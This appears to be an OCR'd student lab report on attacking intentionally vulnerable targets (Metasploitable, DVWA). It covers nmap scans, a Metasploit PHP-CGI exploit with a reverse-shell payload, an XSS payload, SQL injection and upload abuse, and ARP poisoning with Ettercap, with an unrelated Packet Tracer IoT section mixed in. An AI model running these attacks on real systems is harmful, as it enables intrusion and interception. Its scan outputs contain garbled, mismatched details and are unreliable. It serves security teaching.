- First check the ip address of the metasploitable then enter the command nmap -sV 192.168.56.102 to check the port which is open.
  - Then check for http, set the rhosts,payloads,show options and at the last hit exploit or run.

Kali Linux 2022-24-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

[root@kali:~]#

[root@kali:~]# ifconfig

eth0: flags=73'UP,BROADCAST,RUNNING,MULTICAST mtu 1500  
inet 192.168.56.1 brd 192.168.56.255 netmask 255.255.255.0 broadcast 192.168.56.255  
inet6 fe80::4c7f:fffe%eth0 brd fe80::ff:fe7f:fffe scopeid 0x20<link>  
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)  
RX packets 13902 bytes 141913 (138.5 kB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 16598 bytes 1890720 (1.0 MB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73'UP,LOOPBACK,RUNNING mtu 65536  
inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 brd ::1 scopeid 0x10<inet6loopback>  
loop txqueuelen 1000 (Local loopback)  
RX packets 1392 bytes 141913 (138.5 kB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 1393 bytes 141913 (138.5 kB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali:~]# nmap -sn 192.168.56.0/24  
Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	LAPTOP-QDGKV14	<server>	unknown	08:00:27:00:00:00:00
192.168.56.182	METASPOITABLE	<server>	Metasploitable	08:00:00:00:00:00:00
192.168.56.255	Sentoo	Failed:	Permission denied	

[root@kali:~]# nc -l -v 192.168.56.102

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:20 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.00046s latency).  
Nmap scan report for 192.168.56.102  
PORT STATE SERVICE VERSION  
21/tcp open ftp vsftpd 2.3.4  
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp open telnet vsftpd 2.3.4  
25/tcp open smtp Postfix smtpd  
53/tcp open domain ISC BIND 9.4.2  
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
139/tcp open netbios-ssn Samba smbd 3.X -> 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.X -> 4.X (workgroup: WORKGROUP)  
512/tcp open exec netkit-rsh rexecd  
513/tcp open login OpenBSD or Solaris rlogind

Type here to search

8C° Mostly cloudy

```
Kali-Linux-2022-4-VirtualBox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
512/tcp open exec metasploit-rsh reexec
513/tcp open login OpenBSD or Solaris rlogin
514/tcp open shell Solaris rsh
1089/tcp open java-gui GNU Classpath gmanagement
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #10000)
23/tcp open ssh OpenSSH 7.9p1 Debian 4ubuntu0.5
3389/tcp open mysql MySQL 5.0.51a-Ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5800/tcp open x11 (Access denied)
6667/tcp open irc UnrealIRCd
8089/tcp open httpd Apache Jserv (Protocol 1.3)
8123/tcp open httpd Apache Tomcat 8.0 engine 1.1
MAC Address: 00:0C:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/servinfo/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds
[msf kali] -> /home/kali
[*] msfconsole
```

```
kali:~ kalinix-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~[home/kali]
File Actions Edit View Help
set RHOSTS www.example.test/24
metasploit auxiliary/scanner/http/http_version
metasploit auxiliary/scanner/http/http_version -h show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
PROXIES no A proxy chain of format type:host:port:type:host:port|...
RHOSTS www The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
TARGETURI /index.html The target URI for making connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info or info -l command.
metasploit auxiliary/scanner/http/http_version > set rhosts 192.168.56.102
rhosts => 192.168.56.102
metasploit auxiliary/scanner/http/http_version > search php 5.4.2
Matching modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/http/php_cgi_exec 2012-01-03 excellent Yes OSF License, Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-01-03 excellent Yes CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_buf 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 1, use 2 or use exploit/windows/http/php_apache_request_headers_buf

metasploit auxiliary/scanner/http/http_version > use 0
[*]选用模块 exploit/multi/http/php_cgi_exec 使用
[*]No payload configured, defaulting to php/meterpreter/reverse_tcp
[*]使用 exploit/multi/http/php_cgi_exec [info] 显示选项

Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLINK False yes exploit PLINK
PROXIES no A proxy chain of format type:host:port:type:host:port|...
RHOSTS www The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
TARGETURI /index.html The target URI for making connections
THREADS 1 no The number of concurrent threads (max one per host)
URIDECODE 0 yes Level or URI URIDECODING and padding (@ for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
[*] 使用载荷 php/meterpreter/reverse_tcp
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Exploit target:
Id Name
0 Automatic

view the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
PROXY no no A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no no The URL to request (must be a CGI-handled PHP script)
UNENCODING yes yes Exploit and unencoding and padding (# for minimum)
VHOST no no HTTP server virtual host

Payload options (php/metaspayload/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listed address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReversesListenerBindAddress?
[!] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

### **3. Perform network scanning using the nmap commands**

- a) nmap -p
  - b) nmap -sv
  - c) nmap -St
  - d) nmap -O
  - e) nmap -A
  - f) nmap -Pt

- First, we use ifconfig in order to receive the ip address of the kali and then we use nbtscan inorder to receive the ip of the target or metasploitable.
  - Nmap -p is used to scan the port, we can also use the -p along with port no in order toobtain the details of the port like service, state.
  - Nmap -sT is used to scan the tcp port and -sU is used to scan the udp port.
  - nnmap -A is an aggressive scanning it performs aggressive test such as remote OS detection.Service or version detection.
  - nmap -sU is used to scan the udp port and get the complete details.



```

kali@kali:~/Desktop$ nmap -O 192.168.56.0/24
Doing Nmap Name scan for addresses From 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-Q10CGV14 <server> <unknown> 08:00:27:2A:BA:25
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:06:00:00:00
192.168.56.255 Senuto failed: Permission denied

nmap -O 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:55 EDT
nmap: --dns-servers option is deprecated, use --dns-server instead
Nmap scan report for 192.168.56.102
Host is up (0.00085s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  rtmpd
3128/tcp  open  http-proxy
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  mail
1089/tcp  open  rmiregistry
1524/tcp  open  ingerlock
3000/tcp  open  http
3121/tcp  open  cproxxy-ftp
3380/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8080/tcp  open  ajp13
8089/tcp  open  unknown
MAC Address: 08:00:27:2A:BA:25 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.33
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds

```

## Network project on fire extinguisher using cisco packet tracker


- drag and drop Server pt, Access point, smoke detector, lawn sprinkler, old car-13
- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler sprinkler, old car 3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1".
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server
- Double click on Sprinkler and select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password :"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password :"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3" .
- Now double click on Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create.
- Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
- Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.

Now done with establishing connection. To obtain the smoke press ALT+car

The screenshot shows a Windows application window titled "Registration Server". The window has a menu bar with tabs: Physical, Config, Services, Desktop, Programming, and Attributes. The "Desktop" tab is currently selected. Below the menu is a toolbar with a magnifying glass icon, a "Web Browser" label, and buttons for Back, Forward, Go, Stop, and a close button (X). The URL field shows "http://1.0.0.1/conditions.html". The main content area is titled "IoT Server - Device Conditions" and displays a table of device conditions. The table has columns: Actions, Enabled, Name, Condition, and Actions. There are two rows:

Actions	Enabled	Name	Condition	Actions
Edit	Remove	Yes	Smoke On	PTT081023PV- Level >= 0.4 Set PTT0810LQLG- Status to 1
Edit	Remove	Yes	Smoke Off	PTT081023PV- Level < 0.4 Set PTT0810LQLG- Status to 0

Below the table is a "Add" button. At the bottom left of the window is a "Top" button.



## Group 2

### Perform exploiting DVWA

- a) Perform SQL injection on DVWA**
- b) Perform cross site scripting on DVWA**
- c) Perform file upload DVWA**

- Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using the command nbtscan.
- Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.
- Enter the username(admin) and password(password)
- SQL Injection – Process by passing the queries, so that we can get unauthorized access.
- SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.
  - XSS reflected-Used to add the script
  - <script>alert("hacked") </script>
  - This change will be for temporary period.
- XSS stored -Used to add the script but the effect here is permanent.
- To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form doesn't specify the document type we can easily add any scripts or txt format in order to hack



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStim OpenSource project.  
Hint: default username is "admin" with password "password"



### DVWA Security

#### Script Security

Security Level is currently high.  
You can set the security level to low, medium or high.  
The security level changes the vulnerability level of DVWA.

low

#### PHPIDS

PHPIDS v0.6 (PHP Inclusion Detection System) is a security layer for PHP-based web applications.  
You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [Enable PHPIDS](#)

[Download attack](#) - [View test log](#)

Username: admin  
Security level: high  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.56.102

hacked

OK



The screenshot shows a Kali Linux desktop environment with a browser window open to <http://192.168.56.102/dvwa/vulnerabilities/upload/>. The DVWA (Damn Vulnerable Web Application) interface is displayed, specifically the 'File Upload' section. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Upload' option is highlighted. The main content area shows a form with a file input field labeled 'Choose an image to upload' and a 'Browse...' button. Below the input field, a message says 'No file selected.' A red error message at the bottom of the form area states '..././hackable/uploads/demo.txt successfully uploaded!'. To the right of the form, there is a 'More info' section with links to external resources: 'http://www.owasp.org/index.php/Restricted\_file\_Upload', 'http://www.owasp.org/index.php/Blind\_SQL\_Injection', and 'http://www.acunetix.com/webscanner/upload-forms-threat.htm'. At the bottom of the page, it says 'Dvwa Vulnerable Web Application (DVWA) v1.0.7'. The status bar at the bottom of the browser window shows the URL and the message '..././hackable/uploads/demo.txt successfully uploaded!'.



## Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#"> demo.txt</a>	23-Feb-2023 01:54	51	
<a href="#"> dvwa_email.png</a>	16-Mar-2010 01:56	667	





Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.102 Port 80

## Perform sniffing

### a) Perform sniffing using wireshark in kali linux

- Getting super access using the command \$ sudo -s
- Enter the command wireshark in the kali
- Meanwhile it will get opened in the separate page
- Search for testfire.net in firefox.
- There we should sign in using the username and password. Then you will be directed to another page.

- Select eth0 which we get from the wireshark. Then enter http on top of the page



Perform sniffing using Ettercap in kali linux

- Getting super access using the command sudo su
- Check the IP address of the target using ifconfig.
- Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name information. nbtscan 192.168.56.101.
- Enter the command Ettercap -G.
- There you get a checkbox opened set snipping startup.
- Click on the 3 dots on top of Ettercap window and choose host and select and scan for the hosts.
- Once again click on host and choose hostlist.
- Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1 and IP of metasploitable to target2
- In metasploitable enter the command ping followed by the windows IP to check whether the connection is built or not.
- Enter the IP of the target (192.168.56.102) in Firefox of windows7. There you get a DVWA page. Just login using the username and the password.


```



root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::93ff:2db8:661c:22fb prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 27573 bytes 3091556 (2.9 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 42543 bytes 3841143 (3.6 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 488137 bytes 89145134 (85.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 488137 bytes 89145134 (85.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root㉿kali)-[/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
